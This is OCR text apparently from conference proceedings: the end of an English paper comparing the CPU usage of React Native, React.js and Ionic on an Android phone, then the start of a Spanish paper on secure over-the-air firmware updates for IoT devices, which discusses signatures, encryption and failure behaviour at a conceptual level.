


Figure 2. Example of running application

were based on approach presented in [14]. An example of the running application can be seen in Figure 2. In this example, alive cells are shown in black whereas dead cells




Figure 3. Overall usage percentage in different running times

are presented are white squares. The applications were initialized using a random seed as initial state. A dashboard size of 100 height cells x 100 width cells was used. Once started, the application was executed until a determined value for running time was reached. A set of different running times with values 30s, 90s, 150s, 210s and 270s were evaluated. A total of 50 application runs were executed for each running time. This process was repeated for the three approaches.

The measurements were tracked on Android bundles. The `top` command of the adb shell from Android Debug Bridge tools was used in order to get the performance measure [15]. This process takes several values for device information, including the average of the CPU percentages given a determined time interval. Each core is displayed as a value over a total of $100 \times number\ of\ cores$. Then, the overall usage percentage was calculated as stated in the Methodology section.

Runs were executed in a Samsung S9+ [SM-G965U1] mobile device. This device has a CPU with 8 cores [Qualcomm Snapdragon 845]. Finally, mean and median values for the overall measures were registered and an ANOVA test was performed in order to analyze the performance results.

Results

After the experiment runs, a quantitative analysis was developed in order to reflect the results as shown in Tables 1 and 2. Table 1 shows the means that were obtained through the different experiments performed. The rows show the types of experiments carried out taking into account the running time in seconds for each of them. In the columns the three evaluated approaches are detailed. Each number represents the overall usage percentage average obtained after performing the 50 runs of the experiment.

Table 1. Means for overall usage percentage

Running time (seconds)	React Native	React.js	Ionic
30	23.68	17.95	15.05
90	21.77	17.69	14.96
150	20.46	17.30	14.91
210	20.25	17.17	14.81
270	20.30	17.07	14.74

Table 2. Medians for overall usage percentage

Running time (seconds)	React Native	React.js	Ionic
30	24.49	17.99	15.06
90	21.75	17.75	14.96
150	20.96	17.27	14.83
210	20.18	17.17	14.82
270	20.28	17.08	14.74

It can be seen in Table 1 that values for React Native are consistently higher than the other two approaches, reaching a maximum value of 23.68 and a minimum of 20.25. On the other hand, the values for the Ionic approach are lower than the other approaches, with a maximum value of 15.05 and a minimum value of 14.74. Finally, React.js has values within an intermediate place between the other two technologies, with a maximum value of 17.99 and a minimum value of 17.08. In Table 2 the medians obtained through the experiments can be seen. As in Table 1, the types of experiments performed in each running time period are detailed in the rows. In the columns, the technologies are detailed, and each number represents the median obtained throughout the 50 runs. The values for the medians




Figure 4. Boxplots for the three approaches




Figure 5. Plot of means for the three approaches

shown in Table 2 show a behavior which is consistent with that of the means shown in Table 1. In this table, the values for React Native are the highest for the three approaches, the values for Ionic are the lowest, and the medians for React.js assume intermediate values between the other two technologies.

A plot with the summary performance measures in the evaluated running times for each technology is shown in Figure 3. It can be seen that the means calculated for each of the experiments describe a consistent behavior, where the maximum CPU usage was measured at the shortest running times, decreasing slightly as the running times become longer. The highest values belong to React Native (upper line, marked as RN), while Ionic assumes the lowest values (lower line) and React.js has intermediate values between the other two approaches (middle line, marked as PWA).

Regarding the analysis for the overall measures, Figure 4 shows boxplots for each technology describing its respective distributions, which exhibit a clearly different behavior for each technology. The highest median over all running times is that of React Native, with a value of 20.45. The lowest median is for the Ionic framework, with a value of 14.91, and the value of 17.30 for React.js remains in an intermediate place between the other two. The IQR values are 1.47, 0.53 and 0.14 for React Native, React.js and Ionic, respectively, showing low variability across all the experiments.

Additionally, an ANOVA (0.05%) was performed to verify if the differences between the three technologies are statistically significant, with positive results. It can be seen in the plot of means shown in Figure 5 that the means are visibly different for the three technologies, preserving a behavior that is consistent with the values described above. Therefore, it can be concluded that Ionic yields the best performance for the three analyzed technologies, whereas React Native has the lowest values for performance and React.js remains in an intermediate position between the other two technologies.

Conclusion

In this work, we performed a systematic assessment on CPU performance for a non-interactive application such as the Game of Life on three different cross-platform mobile frameworks, namely React Native, React.js and Ionic. Each framework is presented as an example of Interpreted, PWA and Hybrid development approach, respectively. Three applications were developed, one for each approach, and an experiment was executed with a number of runs for the application over different running times.

Under the condition of the execution of the Game of Life in the three different mobile cross-platform development approaches, Ionic was the framework with the best results in terms of CPU performance, with consistent values over the entire experiment. The other approaches showed higher values for CPU consumption. Results were statistically significant on the 0.05% level. Therefore, we consider this work to be a valuable resource for technical leaders and development teams in the process of making an adequate decision for cross-platform mobile frameworks, based on statistically proved quantitative indicators.

For future research, we aim to consider unexplored scenarios, which may involve measures for more indicators, such as battery and RAM consumption. As well as this, applications targeted to other use cases may be analyzed, for example 3D rendering and interactive applications. Finally, a study on iOS devices should be performed in order to compare the cross-platform performance in applications for different operating systems.

References

[1] Tatiana Freitas Bernardes and Mario Yoshikazu. Cross-platform mobile development approaches: A systemic review. *IEEE Latin America Transactions*, 14(4):1892-1898, 2016.

[2] Andres Biørn-Hansen Tim A Majchrzak, and Tor-Morten Grønli. Progressive web apps: The possible web-native unifier for mobile development. In *WEBIST*, pages 433-351, 2017.

[3] Latif, Mounaim & Lakhrissi, Younes & Nfaoui, El Habib & Es-Sbai, Najia. (2016). Cross platform approach for mobile application development: A survey. 1-5. 10.1109/IT4OD.2016.7479278.

[4] H. Brito, A. Gomes, and Á. S. e. J. Bernardino. Javascript in mobile applications: React Native vs Ionic vs nativescript vs native development. In *2018 13th Iberian Conference on Information Systems and Technologies (CISTI),* pages 1-6, June 2018.

[5] Sayali Tandel and Abhishek Jamadar. Impact of progressive web apps on web app development. 09 2018.

[6] Heitkötter, H., Hanschke, S., & Mjchrzak, T. A. (2012, April). Evaluating cross-platform development approaches for mobile applica-tions. In International Conference on Web Information Systems and Technologies (pp. 120-138). Springer, Berlin, Heidelberg.

[7] Latif, M., Lakhrissi, Y., Nfaoui, E. H., & Es-Sbai, N. (2016, March). Cross platform approach for mobile application development: A survey. In 2016 International Con-ference on Information Technology for Organizations Development (IT4OD) (pp. 1-5). IEEE.

[8] D. Fortunato and K. Bernardino. Progressive web apps: An alternative to the native mobile apps. In *2018 13th Iberian Conference on Information Systems and Technologies (CISTI),* pages 1-6, June 2018.

[9] Tim Majchrzak and Tom-Morten Grønli. Comprehensive analysis of innovative cross-platform app development frameworks. In *Proceedings of the 50th Hawaii International Conference on System Sciences,* 2017.

[10] Sobhan Niroula. Comparing a framework-less application to a react application. 2018.

[11] John Conway. The game of life. *Scientific American,* 223(4):4, 1970.

[12] Xu, Q., & Sundar, S. S. (2016). Interactivity and memory: Information processing of interactive versus non-interactive content. Computers in Human Behavior, 63, 620-629.

[13] Alyson D. Pereira, Luiz Ramos, and Luís Ramos, and Luís F. W. Góes. Pskel: A stencil programming framework for cpu-gpu systems. *Concurrency and Computation: Practice and Expreience,* 27(17):4938-4953, 2015.

[14] Implementing Conway's Game of Life With React — Part 2. Recovered on September 2019 from https://revs.runtime-revolution.com/implementing-conways-game-of-life-with-react-part-2-e2f68fee52e8?gi=fc427e1c7054

[15] Android Debug Bridge. Recovered on September 2019 from http://adbshell.com/commands

Estudio de Tecnologías para Actualizaciones "Over The Air" en Dispositivos IoT desde un Punto de Vista Arquitectónico y Enfocado en Aspectos de Seguridad

Miguel Ignacio Storani
UTN – Facultad Regional Santa Fe
mstorani@frsf.utn.edu.ar

Resumen

En este trabajo se estudian las características de las actualizaciones OTA (Over The Air) para dispositivos IoT (Internet of Things) desde un punto de vista arquitectónico, considerando principalmente aspectos de seguridad y robustez del sistema en general. Así mismo se analizan y comparan diferentes opciones de software desarrollado para implementar este tipo de actualizaciones. Por último, se identifican las ventajas y desventajas que presentan este tipo de actualizaciones, las cuales deben ser tenidas en cuenta para la administración de dispositivos en uso en sistemas y soluciones IOT, como también para nuevos proyectos.

1. Introducción

Según lo desarrolla Frederick Phillips Brooks, Jr. en su paper "No Silver Bullet – Essence and Accident in Software Engineering" [1], el software es una pieza intrínsecamente compleja para la cual no existe una solución mágica que evite todos los errores que se puedan cometer. Es por esto que se puede afirmar que prácticamente ningún software está libre de errores. Por lo tanto se debe considerar en todo proyecto de software un mecanismo por el cual solucionar los problemas y errores que se encuentren durante la vida útil del mismo, pudiendo de esta manera mejorar tanto la vida útil como la calidad del software desarrollado.

La situación de la inexorable existencia de errores en el software se ve potenciada cuando el mismo controla dispositivos capaces de provocar graves perjuicios. Tal es el caso de la situación por la cual atravesó la conocida empresa General Motors en 2018, año en el cual debió citar en sus talleres a más de un millón de vehículos para instalar una actualización de software. Esta actualización corregía un error que provocaba un fallo en el sistema de dirección de los vehículos, error al cual se le atribuyen más de 30 accidentes y 2 heridos [2]. Tal fue el costo relacionado a corregir este error que, sumado a las cambiantes preferencias de los usuarios, GM anunció que para el año 2023 la mayoría de sus vehículos contarán con actualizaciones OTA [3].

Por su parte la empresa de vehículos eléctricos Tesla ya dispone de actualizaciones OTA en sus vehículos, permitiéndole la instalación de actualizaciones a un costo despreciable. Gracias a esto, los vehículos de la marca Tesla reciben no sólo actualizaciones de software destinadas a corregir errores, sino que sus vehículos incluso reciben actualizaciones que mejoran el rendimiento y potencia de sus vehículos. Tal es el caso de la actualización de firmware 2019.8.2, la cual aumentaba en un 5% la aceleración y performance del automóvil Tesla Model 3 [4].

De los ejemplos planteados queda claro que la existencia de actualizaciones OTA permiten no sólo disminuir los costos de corrección de errores en el software de los dispositivos, sino que representan una herramienta para agregar nuevas y mejores funcionalidades a los mismos. Por otro lado, se observa que en los últimos años a pesar de haber crecido masivamente la cantidad de sistemas que integran dispositivos de internet de las cosas, quienes desarrollan e instalan estos sistemas no tienen en cuenta aspectos de seguridad que no deben ignorarse, ya que representarían un potencial riesgo para la vida y la propiedad [5]. Las actualizaciones OTA son una forma muy efectiva de actualizar el software, solucionar errores, y eliminar vulnerabilidades de los dispositivos IoT [6].

A partir de estas consideraciones, se realiza un estudio sobre las características de una arquitectura OTA desde el punto de vista de la seguridad, realizando un listado y descripción de los requerimientos que debe cumplir el sistema de actualización para garantizar ciertos aspectos de seguridad.

Además, se realiza un relevamiento de tecnologías existentes para la implementación de actualizaciones OTA en dispositivos IoT, analizando las mismas según los requerimientos estudiados en relación al proceso de actualización. De esta manera, este estudio pretende ser una fuente de conocimiento para desarrolladores en busca de implementar actualizaciones OTA en sus proyectos.

El trabajo se organiza de la siguiente manera. En la sección 2 se introducen los principales conceptos que se deben conocer para comprender lo que será desarrollado posteriormente en las secciones 3 y 4. Por su parte en la sección 3 se desarrollan los requisitos de seguridad que debe cumplir un sistema de actualización OTA. En la sección 4 se analizan distintas opciones de software desarrollado para implementar actualizaciones OTA, teniendo en cuenta los requisitos planteados en la sección 3. Por último, en la sección 5, se realiza un análisis de las

ventajas y desventajas de la implementación de actualizaciones OTA.

2. Conceptos básicos e introducción a la arquitectura de dispositivos para actualizaciones OTA

La sigla en inglés "OTA" (Over The Air) se refiere a actualización por aire y es un método remoto de provisión de nuevo software para los dispositivos.

Para entender el desarrollo de este y otros conceptos referidos a las actualizaciones OTA (y actualizaciones en general) debemos primero introducir algunos conceptos para evitar ambigüedades a la hora de interpretar el trabajo.

2.1 Arquitectura de almacenamiento

Se explican las diferentes ideas básicas de estructura de almacenamiento para poder desarrollar luego aspectos referidos principalmente a la robustez del sistema de actualización.

A la hora de diseñar el almacenamiento interno del firmware de un dispositivo, sobresalen tres grandes esquemas lógicos de organización, los cuales son:

- **Almacenamiento único.** Se dispone de almacenamiento único para el firmware del dispositivo. Esta arquitectura no provee ningún medio de recuperación en el caso que se interrumpa la actualización por lo que el dispositivo podría quedar inutilizable. Es por esto que esta arquitectura no es recomendable en prácticamente ningún caso.
- **Almacenamiento único con partición de recuperación.** En este caso se dispone de una partición en la que se almacena el firmware del dispositivo y otra partición donde se almacena un sistema de recuperación. Este último es el responsable de permitir la recuperación del sistema del dispositivo. A esta configuración también se la conoce como asimétrica. Para instalar una actualización en sistemas con esta arquitectura se debe disponer de una tercer partición donde se almacena un sistema que sólo tiene como objetivo instalar la nueva actualización. En estos sistemas una actualización implica un total de dos reinicios del dispositivo.
- **Almacenamiento simétrico.** En este esquema se definen dos (o más) particiones idénticas en las que es posible almacenar todo el firmware del dispositivo de manera redundante. Con esta arquitectura se puede permitir un control sobre las actualizaciones, comprobando que todo el proceso se haya realizado con éxito y sólo en este caso habilitar la ejecución del nuevo software. Esto se logra teniendo las dos particiones idénticas junto con una bandera que indique cuál de las particiones se debe bootear. Este mecanismo es el recomendado para la mayoría de los dispositivos, ya que en el caso de una falla en la actualización el sistema se recupera automáticamente sin pasar por una instancia de recuperación (como se da en el caso anterior de almacenamiento único con partición de recuperación). Muchas implementaciones también disponen de una partición de recuperación para el caso en el que el sistema falle. En estos sistemas una actualización implica un único reinicio del dispositivo.

En las arquitecturas presentadas no se considera el almacenamiento de datos de configuración que deben persistirse entre las actualizaciones de software. Para estos datos se debe definir una nueva partición que no debe ser afectada por el proceso de actualización. Adicionalmente, se puede definir una estrategia de redundancia para las particiones de datos persistentes, pero esto no se incluye en el alcance de este trabajo.

2.2 Arquitectura de actualizaciones OTA simplificada.

Los dispositivos pueden tener diversas arquitecturas dependiendo del fabricante y su finalidad. Con el objetivo de simplificar el estudio en relación a actualizaciones OTA, se describe a continuación una arquitectura, basándonos en la desarrollada en [7]. Esta arquitectura se denominará "infraestructura OTA". En la Fig. 1 se muestran las entidades que intervienen y las interacciones entre las mismas.

La infraestructura OTA incluye en su forma más básica un servidor de firmware y un rastreador de estado. Para proveer un esquema seguro se debe incorporar a esta arquitectura al menos una entidad verificadora de las demás. A continuación, se enuncian y describen cada uno de los componentes, indicando en dónde se encuentran desplegados.

- **Servidor de Firmware:** se trata de un servidor de archivos que provee el firmware a los dispositivos a través de la red. Generalmente es el vendedor quien provee dicho componente.
- **Rastreador de Estado:** consiste en un componente cuya responsabilidad es la de mantener conectividad con los dispositivos desplegados (aun cuando los mismos se encuentren detrás de un firewall). Además, se encarga de mantener el registro de las versiones instaladas en cada uno de los dispositivos y notificar de la existencia de una nueva versión. Generalmente, en sistemas a baja escala no existe una separación física entre el servidor de firmware y el rastreador de estado. Este componente puede o no estar controlado por un administrador interno a la organización que conozca sus reglas de negocio, pudiendo decidir cuándo es el mejor momento para aplicar una actualización.
- **Autoridad Certificadora:** también llamado como verificador de confianza, es el componente responsable de certificar la identidad del Servidor de firmware y la del Rastreador de estado. De esta manera se previenen ataques de suplantación de identidad o de intermediario (también conocidos como "*man in the*

middle"). El verificador de confianza puede ser un componente tanto externo como interno al dispositivo. Generalmente, la verificación de la identidad de los dispositivos involucrados se realiza mediante una infraestructura de clave pública. En esta infraestructura se dispone de un par de claves (pública y privada). La clave pública se encuentra instalada en el dispositivo cuando el Verificador de confianza es un componente interno. Cuando se trata de un componente externo, se pueden verificar las firmas con una Autoridad certificadora, la cual certifica la clave pública del servidor. En la Fig. 1 se representa el caso en que el Verificador de confianza está dado por una Autoridad certificadora externa.

- **Software:** es la instancia del software encargado de gestionar la descarga e instalación de la actualización del firmware en el dispositivo. El mismo se debe comunicar con el rastreador de estado, el servidor de firmware y el bootloader del dispositivo. Como debe verificar la identidad de los anteriores componentes, también deberá comunicarse con el verificador de confianza.
- **Bootloader:** es el sistema encargado de iniciar el software de aplicación del dispositivo. El bootloader es una pieza de software de bajo nivel que se inicia antes que el sistema principal del dispositivo y prepara el entorno para luego dar paso al inicio del sistema principal.

Para gestionar la comunicación entre los componentes del sistema se definen los tipos de mensajes que se intercambiarán.

Existen cuatro tipos de mensajes que pueden intercambiarse para decidir si corresponde descargar una actualización e instalar la misma. Entre los datos intercambiados en los mensajes se encuentran los siguientes:

- **Firmware:** este intercambio de datos tiene como objetivo proveer la actualización propiamente dicha. Está dado por la imagen binaria del software, y los datos necesarios para instalar una actualización. Junto con los datos se indica también la manera en que se organiza internamente la información, parámetros de seguridad (como puede ser una firma digital), la versión de firmware, la versión de hardware a la que va destinada, etc.
- **Manifiesto:** Según la arquitectura simplificada descripta [7], el manifiesto es un mensaje destinado a los dispositivos para dar información sobre una nueva actualización. Este mensaje debe tener toda la información necesaria para que el dispositivo pueda decidir si corresponde o no instalar la actualización. En términos generales el manifiesto debe ofrecer al dispositivo la información necesaria para responder a las siguientes preguntas:
  - La actualización, ¿proviene de un autor verificado?
  - ¿La información de la actualización fue recibida correctamente?
  - ¿La actualización recibida se corresponde con el dispositivo?
  - ¿La actualización es más reciente que el software actualmente instalado?
  - ¿Cuándo debe instalarse la actualización?
  - ¿De qué manera debe instalarse la actualización?
  - ¿Qué tipo de actualización se recibirá?
  - ¿De dónde se debe obtener la actualización (imagen de firmware)?
  - ¿Dónde debe guardarse la actualización?
- **"Aplicar actualización":** este mensaje es para que el software de actualización pueda informar al bootloader que se ha recibido o instalado una nueva versión de firmware para que el mismo pueda configurarse de manera de hacer efectiva la actualización. Además, le indica si debe iniciar un sistema secundario de instalación (en un sistema con almacenamiento asimétrico) o si debe cambiar la partición activa desde la cual bootear (en un sistema con almacenamiento simétrico).
- **"Verificar firmas":** este mensaje permite intercambiar la información necesaria para verificar las firmas digitales con el fin de certificar que el firmware y el manifiesto provengan de un autor certificado.

Si bien en la Fig. 1 se han definido entornos para cada entidad, esta separación no es estricta. Se pueden configurar los componentes de diversas maneras para cumplir los distintos requerimientos.




Figura 1: Arquitectura OTA simplificada

3. Aspectos de seguridad en las actualizaciones OTA

El proceso de actualización de software es un punto crítico en la seguridad de un dispositivo. Una vulnerabilidad en el proceso de actualización puede dar la posibilidad a un atacante de instalar firmware modificado por terceros o

bien permitir un ataque de tipo rollback.

Un ataque de tipo rollback consiste en engañar al dispositivo para que instale una versión de software que, aunque haya sido desarrollada por un autor verificado, no se encuentra en vigencia. Esto puede realizarse para volver a exponer vulnerabilidades de software que ya han sido solucionadas en las versiones más recientes del firmware, permitiendo al atacante aprovechar vulnerabilidades presentes en versiones de firmware antiguas.

A partir de este escenario surge la necesidad de establecer ciertos requerimientos que todo proceso de actualización debe cumplir para garantizar que sólo se instalen actualizaciones de software provenientes de autores certificados y que aún se encuentren en vigencia, ignorando todos los otros intentos de instalación.

A continuación, se describen los requerimientos que deben satisfacerse para la realización de actualizaciones OTA seguras, y la manera en que estos requerimientos deberían ser cumplidos por los dispositivos IoT y por los esquemas implementados de actualizaciones OTA.

3.1 Autenticidad e Integridad

Tanto en el manifiesto de la actualización como en el firmware a instalar se debe verificar la autenticidad y la integridad de los datos recibidos como primera medida. Una herramienta ampliamente probada para esto es la firma digital, debiéndose utilizar tanto en el manifiesto como en el firmware.

Según lo define Scott Vanstone en [8], una firma digital es un apéndice a un mensaje destinada a ligar este mensaje con su autor. Está desarrollada para ofrecer propiedades de autenticación del emisor, integridad del mensaje y no repudio por parte del emisor.

Si bien el concepto de firma digital se conocía, no fue hasta la creación del método de criptografía asimétrica RSA [9]) que tuvo una implementación práctica. La aplicación de claves RSA se mantiene al día de hoy como el método más difundido para implementar firmas digitales en la era de Internet.

En 1985 Victor Miller y Neal Kolbitz presentaron un nuevo método de criptografía de clave pública que se proponía como una alternativa a los métodos de clave pública existentes. El método, definido como Criptografía de Curva Elíptica (Elliptic Curve Cryptography o ECC), presenta propiedades muy similares al método RSA con un menor costo computacional. Esta diferencia en los métodos disparó una investigación con el objeto de determinar objetivamente el grado de ventaja de las claves ECC respecto de claves RSA a la hora de comprobar firmas digitales en dispositivos de bajos recursos.

Del trabajo de Gura y colab. [10] se concluye que existe una clara diferencia entre ambos métodos tanto en tiempo de ejecución como en recursos necesarios, siendo el método ECC el que ocupa menos tiempo de ejecución y menor cantidad de recursos (memoria, ciclos de procesador, etc), consiguiendo un mismo nivel de seguridad. Según estos autores, el nivel de seguridad utilizado para comparar ambos métodos se explica mediante los diferentes principios que utiliza cada método para conjeturar una seguridad relativa. En concreto, el método RSA se basa en la extrema dificultad de factorizar números grandes mientras que el método ECC se basa en la dificultad de resolver el problema de logaritmos discretos. Mientras que existen algoritmos de complejidad subexponencial para resolver la factorización de números, sólo se conocen algoritmos de complejidad exponencial para resolver el problema de logaritmos discretos. Debido a esta diferencia una clave ECC de 160 bits es comparable (en términos de seguridad brindada) a una clave RSA de 1024 bits, de la misma manera se compara una clave ECC-224 con una clave RSA-2048.

A partir de este análisis, el método ECC surge como una mejor opción frente al método RSA a la hora de utilizar firma digital en dispositivos de muy bajos recursos, ya que obtiene una ventaja de un orden de magnitud tanto en tiempo de ejecución como en cantidad de recursos utilizados.

Si bien en la actualidad la gran mayoría de los dispositivos IoT tienen capacidades de cómputo con las que pueden verificar claves RSA de 2048 bits sin problemas, existen aplicaciones en las que por diversos motivos se debe considerar trabajar con dispositivos de muy bajos recursos. En dichos casos se debe analizar la situación con mayor grado de detalle y considerar el uso de claves ECC.

3.2 Confidencialidad

Para llevar a cabo las actualizaciones, la mayoría de los dispositivos IoT actuales proveen enlaces para descargar manualmente las imágenes del firmware a instalar. Esto significa que es posible disponer fácilmente del software que se ejecuta en los dispositivos, y por lo tanto, implica la posibilidad de estudiar, emular y probar posibles ataques sobre los dispositivos. Autores como Zaddach y Costin en [11] estudian diversas herramientas de análisis binario de imágenes de firmware. Por su parte, Heffner estudia el tema de una manera más práctica en [12, 13], presentando "puertas traseras" y vulnerabilidades a dispositivos IoT descubiertas mediante el análisis del firmware extraído de las páginas web de los fabricantes. Una "puerta trasera" es una estrategia de los desarrolladores para poder acceder a los dispositivos sin necesidad de conocer las credenciales del administrador.

Los trabajos planteados [11-13] demuestran que existe la posibilidad de encontrar vulnerabilidades disponiendo sólo del firmware del dispositivo. Si bien una gran cantidad de las vulnerabilidades descubiertas de este modo son en realidad puertas traseras (las cuales fueron intencionalmente programadas), los análisis de este tipo también sirven para descubrir vulnerabilidades de tipo "command injection" (vulnerabilidad que permite ejecutar código bash de manera remota a través de parámetros cuidadosamente pensados enviados al dispositivo), "cross site scripting" [14], "SQL injection" [15], entre otros. Todas ellas son vulnerabilidades que no provienen explícitamente de malas prácticas de diseño sino que son

producto de negligencias en el proceso de desarrollo del firmware.

Actualmente, la búsqueda de vulnerabilidades mediante el análisis binario de las imágenes de firmware suele ser un trabajo manual, lo cual requiere mucho tiempo y conocimientos por parte de quien realiza la tarea. De todas maneras, existen desarrollos activos de herramientas automatizadas para realizar este trabajo [16].

Si bien el concepto de actualizaciones OTA es una solución parcial a este problema, debido a que no se ofrece una descarga manual de la imagen de firmware, un usuario avanzado dispone de los medios para conseguir la imagen de todas maneras. Por esta razón es que se debería considerar el desarrollo un sistema de discriminación entre peticiones de descarga legítimas (provenientes de dispositivos) y peticiones ilegítimas provenientes de atacantes cuyo objetivo es conseguir descargar una copia del firmware.

Aún en el caso de que sólo se respondan peticiones legítimas, existen modos de conseguir el firmware del dispositivo, ya sea teniendo acceso físico al mismo o bien pudiendo interceptar la comunicación de red del dispositivo en el momento en el que el dispositivo se encuentra descargando la imagen. Es por esto por lo que se debe considerar cifrar la imagen y las comunicaciones en todo momento.

Para el cifrado de las imágenes de firmware se debe considerar el uso de criptografía simétrica, ya que la misma ofrece la propiedad de confidencialidad de los datos a un menor costo computacional que un cifrado asimétrico (como el utilizado en las firmas digitales). Existen diversos algoritmos de cifrado simétrico, algunos de ellos obsoletos gracias a la creciente capacidad de cómputo de las computadoras actuales. Entre los más utilizados actualmente se encuentran los algoritmos AES (Advanced Encryption Standard), DES (Data Encryption Standard, este algoritmo se considera obsoleto), 3DES (Triple DES), RC5 (Rivest Cipher 5). Si bien existen diversos algoritmos de cifrado, el más difundido y utilizado es AES.

3.3 Comportamiento definido ante fallas

Un tercer aspecto a considerar a la hora de actualizar los dispositivos es la integridad y seguridad de los usuarios finales de los dispositivos. Idealmente el proceso de actualización debería ser transparente al usuario, el cual podría seguir utilizando el dispositivo sin afectar al proceso de actualización. Esto hace que se potencie un fallo del sistema si el mismo sucede al momento de estar utilizándose el dispositivo.

Si por alguna razón todos los mecanismos de prevención de errores fallan, se debe asegurar que el comportamiento del dispositivo no sea errático.

Este es un aspecto interesante del análisis, ya que un comportamiento definido de un mismo dispositivo podría llegar a ser bueno o malo dependiendo de la situación. Por ejemplo, en el caso que falle el encendido de una cerradura electrónica, ¿el aparato debería dejar la cerradura abierta o cerrada? Si bien la presencia de un fallo dista mucho de ser ideal, es preferible saber que el dispositivo tendrá un comportamiento definido. En el ejemplo de la cerradura, si se decide que la misma quede abierta, daría la posibilidad de seguir usando la puerta, lo cual da la confianza de que nadie quedará encerrado en el caso que la cerradura falle, pudiendo cerrarse luego manualmente.

Igualmente, se debe hacer un análisis más profundo de las consecuencias en cada caso y tomar la decisión en función de este análisis. Por ejemplo, los requerimientos de una puerta en un edificio de oficinas son muy distintos a los que debe cumplir una puerta en una estación remota a la cual se accede esporádicamente para realizar mantenimiento u otras tareas eventuales. Mientras que en un edificio de oficinas el comportamiento preferido podría ser mantener la cerradura abierta, en una estación remota se podría preferir que permaneciera cerrada por razones de seguridad.

